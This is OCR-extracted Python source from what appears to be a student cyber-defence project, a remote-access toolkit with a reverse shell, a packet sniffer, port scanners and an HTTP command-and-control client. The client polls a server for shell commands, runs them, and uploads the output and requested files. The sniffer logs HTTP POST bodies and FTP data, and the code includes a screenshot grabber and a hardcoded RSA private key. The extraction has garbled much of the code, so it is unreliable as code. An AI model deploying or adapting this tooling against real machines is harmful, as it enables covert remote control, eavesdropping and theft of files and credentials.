      f.write(bits)
    time.sleep(2)
    self.conn.send('4'.encode())
    time.sleep(4)
    self.conn.send('EXIT'.encode())
    return results
  except (ConnectionResetError, ConnectionAbortedError):
    self.conn.shutdown(socket.SHUT_RDWR)
    self.conn.close()
    self.__init__(self.target_IP, self.Port)
    self.activate sniff()
def activate SYN(self) -> str:
    self.conn.send('7'.encode())
    time.sleep(4)
    self.conn.send('SYN_SRT'.encode())
    length = self.conn.recv(1024).decode()
    results = self.conn.recv(int(length)).decode()
    print(results)
    self.conn.send('4'.encode())
    time.sleep(4)
    self.conn.send('EXIT'.encode())
  except (ConnectionResetError, ConnectionAbortedError):
    self.conn.shutdown(socket.SHUT_RDWR)
    self.conn.close()
    self.__init__(self.target_IP, self.Port)
    self.activate_SYN()
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def activate_UDP(self):
      self.conn.send('7'.encode())
      time.sleep(4)
      self.conn.send('UDP SRT'.encode())
      length = self.conn.recv(1024).decode()
      results = self.conn.recv(int(length)).decode()
      self.conn.send('4'.encode())
      time.sleep(4)
      self.conn.send('EXIT'.encode())
      return results
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate UDP()
  def activate Stealth(self):
      self.conn.send('11'.encode()) # length of STEALTH SRT
      time.sleep(4)
      self.conn.send('STEALTH_SRT'.encode())
      length = self.conn.recv(1024).decode()
      results = self.conn.recv(int(length)).decode()
      self.conn.send('4'.encode())
      time.sleep(4)
      self.conn.send('EXIT'.encode())
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT_RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate_Stealth()
  def activate_reverse_shell(self):
      self.conn.send('7'.encode())
      time.sleep(4)
      self.conn.send('REV_ACT'.encode())
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate_reverse_shell()
  def run(self) -> None:
    while True:
      time.sleep(5)
def main():
  client = Client('10.0.0.19', 16549)
  # client.activate_sniff()
  # client.activate_Stealth()
  # client.activate_SYN()
```





```
# client.activate_UDP()
if name == ' main ':
File Name: helper methods.py
import random
import string
import subprocess
import threading
import time
import netifaces
from Cryptodome.Cipher import AES
from Cryptodome.Cipher import PKCS1 OAEP
from Cryptodome.PublicKey import RSA
from Cryptodome. Util import Padding
from PIL import ImageGrab
import os
import socket
from netaddr import IPNetwork
import re
IV = b"H" * 16
enc key = ".join(random.choice(string.ascii lowercase + string.ascii uppercase + string.digits + '^!\$%&/()=?{['
                                                ']}+~#- .:,'
                                                ';<>|\\') for i in
         range(0, 32))
def list to path(lis: list):
  return ".join(lis[i] + ' ' if len(lis) > 1 else lis[i] for i in range(len(lis)))
def screenshot() -> str:
  snapshot = ImageGrab.grab()
  save path = "screenshots/" + time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                         20:] + "-" + time.asctime()[
                                                11:19].replace(
    ':', ' ') + ".jpg" # This line slices from the module time only the date and time,
  # and replaces every ':' with '-' so the file will be able to be saved.
  snapshot.save(save path)
  return save path
def RSAFunc server(message):
  # Server Side Encryption RSA of the key
  publicKey = """-----BEGIN PUBLIC KEY----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAo41dU8F/yw5NvgBvfvMB
cW6kHxWG3lunMp0y/8D5oHOBzuXrB6DR5O0cK768NwQpueDJIzBUmMO7rwF+UHZG
4h20R8v4WMDItIr9NLrNNMPhXDEIDo9A9NaMsa/PtHztsnlfJbm/sOffwScnKGrH
5cmfzXu2AQA0vA8DUDdr3aJH5gRrPT6t+MNSBh3OskP5lfFa83kk9wwQp3RmDu+R
Sc4x0/4TiBXxZ8o9SikgcYmICUvitd1WOu4TDCdDFBM/aEwWQ5YpG0Oc/isiUwyX
bqJJQ+SScYw2b6jNkxzlw7/B2ZfG1sEubo0BoXHRqMTkzJyi76o8SCG/dWtMHaSg
JXeSHwPxVclppZ6D8jQt8r2tUaWydSa/xnVfSTZBHe/9PKEsu292tpwr4DD7E4ty
33OmYWreNV8TZ9MK1npf2Lkwq/kqZO/wt3MqoUdd19hc83oYYD19B0PxtMkRmHlk
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

EZANa986Fws/1Q9i6ZF1KzskZ+Bg9vwCLzUyUWtKd8a1Z97qR1ETOBv9PhuMwllS C4KBCuFNnvwdiXthuCalodwKu1ZjOMsX5lFzNPfUVwGg7y4GKI/VKaugdpCAdkiV kYKEfXrZ30eC2eXR0HuSNT/wCTbzHAYqlgHO8lLoZNubSTyBMoDlqEWRuApjjTFG lYlvCv4afklxMzzSAgBPHLkCAwEAAQ==

-----END PUBLIC KEY-----"""

publicKeyAfterImport = RSA.importKey(publicKey)
encryptoMe = PKCS1_OAEP.new(publicKeyAfterImport)
encryptedData = encryptoMe.encrypt(message)
return encryptedData

def RSAFunc_client(data):

privatekey = """-----BEGIN RSA PRIVATE KEY-----

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





```
uk8FBr0GWIbhe/+UdukDyqtHCGneqa3m9Jp2h/IjZ/lpO3fpL11l4fbl4nKqePa/
m+6BY9RgVO+yyhuZR9x5BYqbcGNS2BtCQNgrV0YmgOFc3kML11os2W2XM5sOkRTl
HJ0rzphXpB/ph1765uvlKq60IAMaNV51wQINYGFem1acz0EgjQaugTwEHprOQWaa
QBOV6JXOio2MRzrtwtrHK9aQ1l2lT9WoUtTB8L0nBa+RKQBaQ1kAmwK0voYF9Ryx
Su7UtiFL9/x/s3NLX03jWfS1r3tN1skejC/1DO1xV3gbmEBxKnrYmlW4i6Tk
 ----END RSA PRIVATE KEY-----"""
  privateKeyAfterImport = RSA.importKey(privatekey)
  decryptoMe = PKCS1 OAEP.new(privateKeyAfterImport)
  return decryptoMe.decrypt(data).decode('ISO-8859-1', errors='ignore')
def encrypt server(message):
  encryptor = AES.new(enc_key.encode('ISO-8859-1', errors='ignore'), AES.MODE_CBC, IV)
  padded message = Padding.pad(message, 16)
  encrypted message = encryptor.encrypt(padded message)
  return encrypted message
def decrypt server(data):
  decryptor = AES.new(enc key.encode('ISO-8859-1', errors='ignore'), AES.MODE CBC, IV)
  decrypted_padded_message = decryptor.decrypt(data)
  decrypted_message = Padding.unpad(decrypted_padded_message,
                   16)
  return decrypted message
def encrypt client(message, AES KEY):
  encryptor = AES.new(AES KEY, AES.MODE CBC, IV)
  padded message = Padding.pad(message, 16)
  encrypted_message = encryptor.encrypt(padded_message)
  return encrypted message
def decrypt client(data, AES KEY):
  decryptor = AES.new(AES_KEY, AES.MODE_CBC, IV)
  decrypted_padded_message = decryptor.decrypt(data)
  decrypted message = Padding.unpad(decrypted padded message, 16)
  return decrypted message
def check hosts(subnet mask: str):
  s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  s.connect(("8.8.8.8", 80))
  ip address = s.getsockname()[0]
  network = IPNetwork('/'.join([ip_address, subnet_mask]))
  generator = network.iter_hosts()
  st = "
  for i in list(generator):
    st += str(i) + '\n'
  return st
def scanner(ip_addresses: list, lock: threading.Lock, clients: list):
  for ip address in ip addresses:
    result = os.popen('ping {0} -n 2'.format(ip_address)).read()
    if "TTL" in result:
     with lock:
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
clients.append(ip_address)
      print(ip address)
def get ip address():
 print("here")
 s = socket.socket()
 s.connect(("1.1.1.1", 80))
 ip = s.getsockname()[0]
 s.close()
 return ip
def get processor num():
 return os.cpu count()
def get subnet mask():
 res = subprocess.Popen(r"ipconfig", stdout=subprocess.PIPE, stderr=subprocess.PIPE, encoding='ISO-8859-1',
errors='ignore').stdout.read()
 sm = re.findall(f"{get_ip_address()}\n.*Subnet Mask .* (255.*)", res)[0]
 print(sm)
def main():
 get subnet mask()
if __name__ == '__main__':
File Name: Packages_Installer.py
import subprocess
import sys
import pkg resources
from pkg resources import DistributionNotFound, VersionConflict
def should install requirement(requirement):
 should install = False
   pkg_resources.require(requirement)
 except (DistributionNotFound, VersionConflict):
   should install = True
 return should install
definstall packages(requirement list):
   requirements = [
      for requirement in requirement_list
      if should_install_requirement(requirement)
   if len(requirements) > 0:
     subprocess.check_call([sys.executable, "-m", "pip", "install", *requirements])
```





```
else:
      print("Requirements already satisfied.")
  except Exception as e:
    print(e)
def main():
  requirements = ['pynput', 'Flask', 'Flask-SQLAlchemy', 'requests', 'scapy', 'pycryptodomex', 'Pillow', 'netaddr']
  install_packages(requirements)
main()
File Name: PACKET SNIFFER.py
from scapy.all import '
from scapy.layers.dhcp import *
from scapy.layers.dns import DNSQR, DNS
from scapy.layers.http import HTTPRequest, HTTPResponse
from scapy.layers.inet import ICMP, TCP, UDP
from scapy.layers.smb import *
import time
def filter dns(packet: scapy.packet) -> bool:
  """The function receives a packet and returns whether or not it is a DNS packet."""
  return DNS in packet and packet[DNS].opcode == 0 and packet[DNSQR].gtype == 1
def print_query_name(dns_packet: scapy.packet):
  """The function receives a DNS packet and prints the query name requested in it."""
 return f"DNS request for the domain: {dns packet[DNSQR].qname.decode()} from the IP address: {dns packet[IP].src}"
def filterstring DNS (packets: list):
  for packet in packets:
    st += print query name(packet) + "\n"
  return st
def sniff http packets():
  sniff(filter="port 80", prn=filter_HTTP, store=False)
def filter HTTP(packets: list):
  """The function receives an HTTP packet and prints out the HTTP request."""
  for packet in packets:
    if packet.haslayer(HTTPRequest):
      # if this packet is an HTTP Request
      # get the requested URL
      url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
      # get the requester's IP Address
      ip = packet[IP].src
      # get the request method
      method = packet[HTTPRequest].Method.decode()
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
st += f'' \setminus n[+] {ip} Requested {url} with {method}'
      if packet.haslayer(Raw) and method == "POST":
        # if show raw flag is enabled, has raw data, and the requested method is "POST"
        st += f'\n[*] Some useful Raw data: {packet[Raw].load}'
  return st
def filter ICMP(packets):
  """The function receives list of packets and prints the IP of them."""
  for packet in packets:
    if str(packet.getlayer(ICMP).type) == "8":
      st += f"Ping Arrived from: {packet[IP].src}\n"
def filter DHCP(DHCP packets):
  """The function receives list of packets and prints the IP of them."""
  for packet in DHCP_packets:
    st += f"DHCP request Arrived from: {packet[IP].src}\n"
  return st
def filter SSH(SSH packets):
  """The function receives list of packets and prints the IP of them."""
  for packet in SSH packets:
    st += f"SSH request Arrived from: {packet[IP].src}\n"
def filter SMB(SMB packets):
  """The function receives list of packets and prints the IP of the packets and the raw data of them."""
  for packet in SMB packets:
    st += f"SMB request from IP: {packet.getlayer(IP).src}"
    if packet.haslayer(Raw):
      st += SMBSession Setup AndX Request(packet.getlayer(Raw).load).NativeOS + "\n"
  return st
def filter FTP(FTP packets):
  """The function receives list of packets and prints the IP of the packets and the raw data of them."""
  for packet in FTP packets:
    st += f"Source IP: {packet[IP].src}" + f"Data: {packet[Raw].load}\n"
  return st
def gen sniff(num=1000):
  """The function sniffs 1000 packets by default, sorts them by the protocols HTTP, ICMP, SMB, FTP, SSH, DNS, DHCP and prints
  the most important data in them. """
  sorted_packets = [[] for _ in range(7)]
  print('Packet Sniffer has been activated!')
  packets = sniff(count=num)
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                20:] + "-" + time.asctime()[
                                       11:19].replace(
  wrpcap(path, packets)
  print('Packet Sniffer has been Terminated!')
  for packet in packets:
    if packet.haslayer(HTTPRequest) or packet.haslayer(HTTPResponse):
      sorted packets[0].append(packet)
    elif packet.haslayer(ICMP):
      sorted_packets[1].append(packet)
    elif packet.haslayer(SMBSession Setup AndX Request):
      sorted packets[2].append(packet)
    elif packet.haslayer(TCP) and packet[TCP].dport == 21:
      sorted packets[3].append(packet)
    elif packet.haslayer(TCP) and packet[TCP].dport == 22:
     sorted packets[4].append(packet)
    elif packet.haslayer(UDP) and packet.haslayer(DNS) and packet.haslayer(DNSQR):
      sorted packets[5].append(packet)
    elif packet.haslayer(UDP) and packet[UDP].dport == 67 or packet.haslayer(UDP) and packet[UDP].dport == 68:
      sorted_packets[6].append(packet)
  return sorted_packets, path
def main():
 gen sniff()
if name == " main ":
File Name: PortScanner.py
from scapy.all import *
from scapy.layers.inet import ICMP, IP, UDP, TCP
from helper methods import get processor num
def divide ports(start port=1, end port=65536) -> list:
  """Receives start port and end port and return a list of tuples where each element is a tuple
  specifying a range of ports to scan."""
  length = (end port - start port) // (get processor num() * 2)
  ind = 0
 I = []
 for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
    ending_port = length * (ind + 1)
    if ind == get_processor_num() * 2 - 1:
      ending port = end port
    l.append((start_port, ending_port))
    start port += length
    ind += 1
  return I
def check_ports(start_port, end_port):
 if start_port > end_port:
    start_port, end_port = end_port, start_port
  elif start_port == end_port:
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
end_port += 1
  if end port > 65535:
    end port = 65535
  return start port, end port
class PortScanner:
 def __init__(self, ip_address: str):
    self.target_ip_address = ip_address
    self.open_ports = []
  def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open ports = []
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
      t = Thread(target=self.UDP_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open_ports)
  def UDP Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      response = sr1(IP(dst=self.target ip address) / UDP(dport=port), timeout=10, verbose=0)
      if response and response.haslayer(UDP):
        self.open_ports.append(port)
      self.counter += 1
      if self.counter % 655 == 0:
        print(f"{self.counter / 65536:.2%} done")
  def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open ports = []
    self.counter = 0
    threads = []
    li = divide ports(start port, end port) # For example [(1, 2000), (2001, 4000), (4001, 6000)]
    for i in range(len(li)):
      t = Thread(target=self.SYN_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open_ports)
  def SYN_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      try:
        packet = IP(dst=self.target ip address) / TCP(dport=port, flags='S')
        response = sr1(packet, timeout=0.5, verbose=0)
        if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
           self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 == 0:
```





```
מצמונ וינו סונ ונוכנוי - ויונמוווונ דויצנונ סיידו
```

```
print(f"{self.counter / 65536:.2%} done")
      except Exception:
        continue
  def Stealth Scan Wrap(self, start port=1, end port=65535):
    self.open ports = []
    start_port, end_port = check_ports(start_port, end_port)
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
      t = Thread(target=self.Stealth_Scan, args=(li[i],))
      threads.append(t)
      t.start()
    for t in threads:
      t.join()
    return sorted(self.open ports)
  def Stealth_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
      response = sr1(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='S'), timeout=5,
              verbose=0)
      if response and response.haslayer(TCP):
        if response.getlayer(TCP).flags == 0x12:
          sr(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
          self.open ports.append(port)
      self.counter += 1
      if self.counter % 655 == 0:
        print(f"{self.counter / 65536:.2%} done")
def main():
  port_scanner = PortScanner('10.0.0.18')
  start_time = time.perf_counter()
  print(port_scanner.Stealth_Scan_Wrap())
  print("results:", port_scanner.SYN_Scan_Wrap())
  end_time = time.perf_counter()
  print(f"Time took to scan: {end time - start time}")
if __name__ == '__main__':
  main()
File Name: pure_port_scan.py
from scapy.all import *
from scapy.layers.inet import TCP, ICMP, IP, UDP
def check ports(start port, end port):
 if start port > end port:
    start_port, end_port = end_port, start_port
  elif start port == end port:
    end port += 1
  return start_port, end_port
def Connect Scan(IP address, start port=1, end port=65536):
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
"""TCP S flag stands for SYN request in the TCP 3 way handshake.
  TCP A flag stands for ACK response in the TCP 3 way handshake
  The code for SYN - ACK flag is 0x12."""
  open ports = []
  start port, end port = check ports(start port, end port)
  for port in range(start port, end port):
    packet = IP(dst=IP_address) / TCP(dport=port, flags='S')
    response = sr1(packet, timeout=0.5, verbose=0)
    if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
      print(f"Port {port} is open!")
      open ports.append(port)
      ACK = IP(dst=IP_address) / TCP(dport=response.sport, flags='AR')
      sr(ACK, timeout=0.2, verbose=0)
  print("Scan is complete!")
  return open ports
def Stealth Scan(IP address, start port=1, end port=65536):
  open ports = []
  start port, end port = check ports(start port, end port)
  for port in range(start_port, end_port):
    response = sr1(IP(dst=IP_address) / TCP(sport=port, dport=port, flags='S'), timeout=5, verbose=0)
    if not response:
      print(f"Port {port} is Filtered!")
    elif response.haslayer(TCP):
      if response.getlayer(TCP).flags == 0x12:
        sr(IP(dst=IP address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
        open ports.append(port)
        print(f"Port {port} is Open!")
      elif response.getlayer(TCP).flags == 0x14:
        print(f"Port {port} is Closed!")
      elif response.haslayer(ICMP):
        if int(response.getlayer(ICMP).type) == 3 and int(response.getlayer(ICMP).code) in [1,
                                                        2,
                                                        3,
                                                        9.
                                                        10,
                                                        13]:
           print(f"Port {port} is Filtered!")
  print("Scan is complete!")
  return open ports
def UDP_Scan(dst_ip, start_port=1, end_port=65535):
  start_port, end_port = check_ports(start_port, end_port)
  open ports = []
  for port in range(start_port, end_port):
    response = sr1(IP(dst=dst_ip) / UDP(dport=port), timeout=10, verbose=0)
    if not response:
      print(f"Port {port} is Filtered or Open!")
    elif response.haslayer(UDP):
      open ports.append(port)
      print(f"Port {port} is Open!")
    elif response.haslayer(ICMP) and int(response.getlayer(ICMP).type) == 3 and int(
        response.getlayer(ICMP).code) in [1, 2, 9, 10, 13]:
      print(f"Port {port} is Filtered!")
    else:
```





```
print(f"Port {port} is Closed!")
  return open ports
def main():
  # SYN Scan('10.0.0.18')
  Stealth_Scan('10.0.0.20', 20, 90)
  SYN Scan('10.0.0.20', 1, 100)
if __name__ == "__main__":
 main()
File Name: Server.py
import socket
import time
from threading import Thread
import PACKET SNIFFER as snf
from PortScanner import PortScanner
from Webshell_Client import Client
from helper methods import *
import Packages Installer
class Server(Thread):
 def init (self):
    self.conn = socket.socket()
    self.conn.bind((get ip address(), 16549))
    self.conn.listen(100)
    print('[+] Listening for income TCP connection on port 16549')
    self.conn, self.addr = self.conn.accept()
    print('[+]We got a connection from', self.addr)
    self.run()
  def run(self) -> None:
    while True:
      length = self.conn.recv(1024).decode()
      while not length:
        length = self.conn.recv(1024).decode()
      msg = self.conn.recv(int(length)).decode()
      print(msg)
      if msg == 'SNF_SRT':
        st = "
        print('Sniffing Started')
        sorted_packets, path = snf.gen_sniff()
        st += snf.filter_HTTP(sorted_packets[0]) + snf.filter_ICMP(sorted_packets[1]) + snf.filter_SMB(
          sorted packets[2])
        st += snf.filter FTP(sorted packets[3]) + snf.filter SSH(sorted packets[4]) + snf.filterstringDNS(
          sorted packets[5]) + snf.filter DHCP(sorted packets[6])
        self.conn.send(str(len(st)).encode())
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        time.sleep(3)
        self.transfer(path)
        continue
      elif msg == 'SYN SRT':
        open_ports = PortScanner(get_ip_address()).SYN_Scan_Wrap()
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
for open port in open ports:
          st += f"Port {open port} is open!" + '\n'
        self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
      elif msg == 'STEALTH SRT':
        open_ports = PortScanner(get_ip_address()).Stealth_Scan_Wrap()
        for open_port in open_ports:
          st += f"Port {open_port} is open!" + '\n'
        self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        continue
      elif msg == 'UDP SRT':
        open ports = PortScanner(get ip address()).UDP Scan Wrap()
        for open port in open ports:
          st += f"Port {open_port} is open!" + '\n'
        self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
        self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
        continue
      elif msg == 'REV ACT':
        Client(self.addr[0], 9999).run()
      elif msg == 'EXIT':
        self.conn.shutdown(socket.SHUT RDWR)
        self.conn.close()
        self.__init__()
  def transfer(self, path):
    import os
    if os.path.exists(path):
      f = open(path, 'rb')
      packet = f.read(1024)
      while len(packet) > 0:
        self.conn.send(packet)
        packet = f.read(1024)
      self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
      self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def main():
  server = Server()
if __name__ == '__main__':
 main()
File Name: Shell client.py
import random
import subprocess
import requests
import time
import os
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def main():
  while True:
    req = requests.get('http://10.0.0.16:8080')
    command = req.text
    if 'terminate' in command.lower():
    elif 'grab' in command.lower() or 'download' in command.lower():
      grab, path = command.split('*')
      if os.path.isfile(path):
        files = {'file': open(path, 'rb')}
        requests.post('http://10.0.0.16:8080/store', files=files)
        requests.post('http://10.0.0.16:8080/store', data='[-] Not able to find the requested file!'.encode())
    else:
      CMD = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
      requests.post('http://10.0.0.16:8080', data=CMD.stdout.read())
      requests.post('http://10.0.0.16:8080', data=CMD.stderr.read())
    time.sleep(3)
if __name__ == '__main___':
  while True:
      main()
    except Exception:
      sleep for = random.randint(1, 10)
      time.sleep(sleep for)
File Name: Shell server.py
import http.server
import os, cgi
HOST NAME = '192.168.1.76'
HOST PORT = 8080
class MyHandler(http.server.BaseHTTPRequestHandler):
  def do GET(self):
    command = input('Shell<')
    self.send response(200)
    self.send header('Content-type', 'text/html')
    self.end headers()
    self.wfile.write(command.encode())
  def do POST(self):
    if self.path == '/store':
        ctype, pdict = cgi.parse_header(self.headers.get('content-type'))
        if ctype == 'multipart/form-data':
          fs = cgi.FieldStorage(fp=self.rfile, headers=self.headers, environ={'REQUEST METHOD': 'POST'})
          fs up = fs['file']
          with open(r'C:\Users\ofeke\Desktop\Newfile.txt', 'wb') as o:
             print('[+] Writing file...')
             o.write(fs_up.file.read())
             print("Here")
             self.send response(200)
            self.end headers()
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
print('[-] Unexpected POST request.')
      except Exception as e:
        print(e)
      return None
    self.send response(200)
    self.end_headers()
    length = int(self.headers['Content-length'])
    postVar = self.rfile.read(length)
    print(postVar.decode())
def main():
  server class = http.server.HTTPServer
  httpd = server class((HOST NAME, HOST PORT), MyHandler)
    httpd.serve forever()
  except KeyboardInterrupt:
    print("[!] Server is terminated.")
    httpd.server_close()
if __name__ == '__main__':
 main()
File Name: TCP_client.py
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *
class Client(Thread):
 def __init__(self, IP: str, Port: int):
    self.conn = socket.socket()
    self.IP = IP
    self.Port = Port
    print(f"Trying to connect to {self.IP} in port {self.Port}")
    while True:
      try:
        self.conn.connect((IP, Port))
        break
      except Exception:
        sleep_for = random.randrange(1, 10)
        time.sleep(sleep_for)
        continue
    while True:
      try:
        AES KEY = self.conn.recv(1024)
        self.AES KEY = AESFunc client(AES KEY).encode('ISO-8859-1', errors='ignore')
        res = encrypt client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES KEY)
        self.conn.send(res)
        break
      except Exception:
        continue
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def transfer(self, path):
  if os.path.exists(path):
    f = open(path, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
def download(self, command):
  f = open(command, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
